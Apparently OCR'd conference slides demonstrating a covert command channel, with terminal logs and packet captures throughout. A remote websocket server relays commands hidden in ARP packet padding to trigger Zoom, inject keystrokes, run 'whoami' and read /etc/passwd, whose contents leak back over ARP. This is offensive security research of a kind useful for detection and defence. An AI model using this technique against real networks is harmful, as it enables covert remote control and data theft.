
**DEMONSTRATION**




# ZOOM DEMO



# ZOOM DEMO



# ZOOM DEMO




The image displays a Zoom Workplace interface on the left and terminal logs on the right. The Zoom interface shows the 'Zoom Workplace' home screen with options for 'New meeting', 'Join', 'Schedule', and 'Share screen'. The terminal logs show a Python script running on a server, which receives a 'join' request from a client and responds with 'open'. The terminal also shows a shell script execution on a Mac mini that receives the 'open' command and sends a response.



```
[ec2-user@ip-192-168-2-38 server]$ python3 server.py
[+] Websocket server started.
[+] Client connected.
[+] Received {"room": "sans_demo", "type": "join"} from client
(Enter command to issue to client) > open
[+] Response sent to client.
```

```
ec2-user@Mac-mini zoom_automation % ./run.sh
Opened connection
Received: open
ERR received 1000 (OK); then sent 1000 (OK)
```

# ZOOM DEMO



# ARP HID DEMO



# ARP HID DEMO

```
PowerShell
ec2-user@ip-192-168-2-38:~/
[ec2-user@ip-192-168-2-38 server]$ python3 public_server.py
[+] Websocket server started.
[+] Client connected.
[+] Received dest/sans-demo from client
(Enter command to issue to client) > KeyH
[+] Response sent to client.
[+] Client connected.
[+] Received dest/sans-demo from client
(Enter command to issue to client) > KeyH
[+] Response sent to client.
```

```
sygnia@sygnia-ubuntu: /relayer$ sudo tcpdump -i enp0s3 -A arp
[sudo] password for sygnia:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
01:35:33.280693 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 34
.....KeyH
01:35:45.882935 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 34
.....KeyH
```

```
(env) root@sygnia-ubuntu:/home/sygnia/relayer# ./run.sh
sans-demo b'\x01'
Opened connection
message received: b'KeyH'
extra_data: b'\x01\x00KeyH'
packet: Ether / ARP who has 0.0.0.0 says 0.0.0.0 / Raw
.
Sent 1 packets.
Sent ARP packet with extra data: 1
Received: b'KeyH'
ERR received 1000 (OK); then sent 1000 (OK)
Opened connection
message received: b'KeyH'
extra_data: b'\x01\x01KeyH'
packet: Ether / ARP who has 0.0.0.0 says 0.0.0.0 / Raw
.
Sent 1 packets.
Sent ARP packet with extra data: 1
Received: b'KeyH'
ERR received 1000 (OK); then sent 1000 (OK)

[0] 0:sudo*
```

# ARP HID DEMO

Capturing from Ethernet (arp)

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	PCSSystemtec_c7:52:...	Broadcast	ARP	60	ARP Announcement for 0.0.0.0
2	12.602242	PCSSystemtec_c7:52:...	Broadcast	ARP	60	ARP Announcement for 0.0.0.0

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface Ethernet II, Src: PCSSystemtec\_c7:52:33 (08:00:27:c7:52:33), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Destination: Broadcast (ff:ff:ff:ff:ff:ff)

Source: PCSSystemtec\_c7:52:33 (08:00:27:c7:52:33)

Type: ARP (0x0806)

[Stream Index: 0]

Trailer: 01004b65794800000000000000000000

[Expert Info (Note/Protocol): Didn't find padding of zeros, and an

```

0000  ff ff ff ff ff 00 00 27 c7 52 33 08 06 00 01  .....R3...
0010  08 00 06 04 00 01 00 00 00 00 00 00 00 00 00  .....KeyH
0020  00 00 00 00 00 00 00 00 00 01 00 4b 65 79 48  .....
0030  00 00 00 00 00 00 00 00 00 00 00 00  .....
    
```

Windows PowerShell


```

(env) PS C:\Users\sygnia\Downloads\replayer> python3 .\main.py
Starting packet capture on ARP...
ARP Packet received.
Extra data received: b'\x01\x00KeyH\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
Key: KeyH
Event State: False
Data[1]: 0
ARP Packet received.
Extra data received: b'\x01\x01KeyH\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
Key: KeyH
Event State: True
Data[1]: 1
    
```


\*new 1 - Notepad++

1 h

# ARP HID DEMO



# POC RCE DEMO



# POC RCE DEMO

```
[ec2-user@ip-192-168-2-38 server]$ python3 public_server.py
[+] Websocket server started.
[+] Client connected.
[+] Received client connected. from client
(Enter command to issue to client) > exec whoami
[+] Command sent.
awaiting response...
Event ID: TF80
Command Result:
root
[+] Client connected.
[+] Received client connected. from client
(Enter command to issue to client) > exec cat /etc/passwd
[+] Command sent.
awaiting response...
█
```

# POC RCE DEMO

```

root@sygnia-ubuntu:/home/sygnia/c2-relayer# tcpdump -i enp0s3 -A arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
23:16:26.545465 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 37
.....execTF80.
23:16:26.553569 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 46
.....EXECTF80READY.....
23:16:26.559501 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 52
.....cmdTF80.ZXhlyB3aG9hbWk=
23:16:26.580642 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 46
.....CMDRESTF80.....
23:16:26.605296 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 48
.....resreadyTF80.....
23:16:26.683653 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 46
.....RESTF80.root.....
23:16:33.013130 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 37
.....execC1D0.
23:16:33.095583 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 46
.....EXECC1D0READY.....
23:16:33.126201 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....cmdC1D0.ZXhlyBjYXQgL2V0Yy9uYXNzd2Q=
    
```

```

(env) root@sygnia-ubuntu:/home/sygnia/c2-relayer# tcpdump -i enp0s3 -A arp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
23:16:26.546485 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 46
.....execTF80.....
23:16:26.553802 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 42
.....EXECTF80READY.....
23:16:26.560419 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 52
.....cmdTF80.ZXhlyB3aG9hbWk=
23:16:26.580654 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 39
.....CMDRESTF80.....
23:16:26.606382 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 48
.....resreadyTF80.....
23:16:26.683947 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 40
.....RESTF80.root.....
23:16:33.014765 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 46
.....execC1D0.....
    
```

```

processing packet...
arppayload: b'resreadyTF80\x01\x00\x00\x00\x00\x00\x00'
processing packet...
arppayload: b'RESTF80\x00root\x00\x00\x00\x00\x00'
Result:
Event ID: TF80
Command Result:
root
result sent.
ERR: received 1000 (OK); then sent 1000 (OK)
Opened connection
message received: exec cat /etc/passwd
encoded_command: b'ZXhlyBjYXQgL2V0Yy9uYXNzd2Q='
length: 28
processing packet...
arppayload: b'execC1D0\x1c'
Sent 1 packets.
Sent ARP packet with extra data: b'execC1D0\x1c'
processing packet...
arppayload: b'EXECC1D0READY\x01\x00\x00\x00\x00'
Sent 1 packets.
processing packet...
[0] 0:sudo*
    
```

```

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102:/:nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:usr/sbin/nologin
pollinate:x:102:1:/:var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:usr/sbin/nologin
syslog:x:103:104:/:nonexistent:/usr/sbin/nologin
uidd:x:104:105:/:run/uidd:/usr/sbin/nologin
tcpdump:x:105:107:/:nonexistent:/usr/sbin/nologin
tss:x:106:106:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109:/:var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534:/:run/ssh:/usr/sbin/nologin
sygnia:x:1000:1000:sygnia:/home/sygnia:/bin/bash
    
```

# POC RCE DEMO

```

23:16:35.769402 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.r/sbin/nologin
irc:x:39:39:1
23:16:35.861557 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.rcd:/run/ircd:/usr/sbin/nolo
23:16:35.960655 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.gin
_apt:x:42:65534:/:nonexi
23:16:36.069732 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.stent:/usr/sbin/nologin
nobo
23:16:36.168749 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.dy:x:65534:65534:nobody:/non
23:16:36.215033 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.existent:/usr/sbin/nologin
s
23:16:36.390644 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.systemd-network:x:998:998:sys
23:16:36.505635 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0.temd Network Management:/:u
23:16:36.597528 ARP, Request who-has 0.0.0.0 tell 0.0.0.0, length 64
.....RESC1D0 sr/sbin/nologin
systemd-time
    
```

```

arppayload: b'RESC1D0\x16\nologin\nlist:x:38:38:Mailin'
processing packet...
arppayload: b'RESC1D0\x17g List Manager:/var/list:/us'
processing packet...
arppayload: b'RESC1D0\x18r/sbin/nologin\nirc:x:39:39:1'
processing packet...
arppayload: b'RESC1D0\x19rcd:/run/ircd:/usr/sbin/nolo'
processing packet...
arppayload: b'RESC1D0\x1aigin\n_apt:x:42:65534:/:nonexi'
processing packet...
arppayload: b'RESC1D0\x1bstent:/usr/sbin/nologin\nnobo'
processing packet...
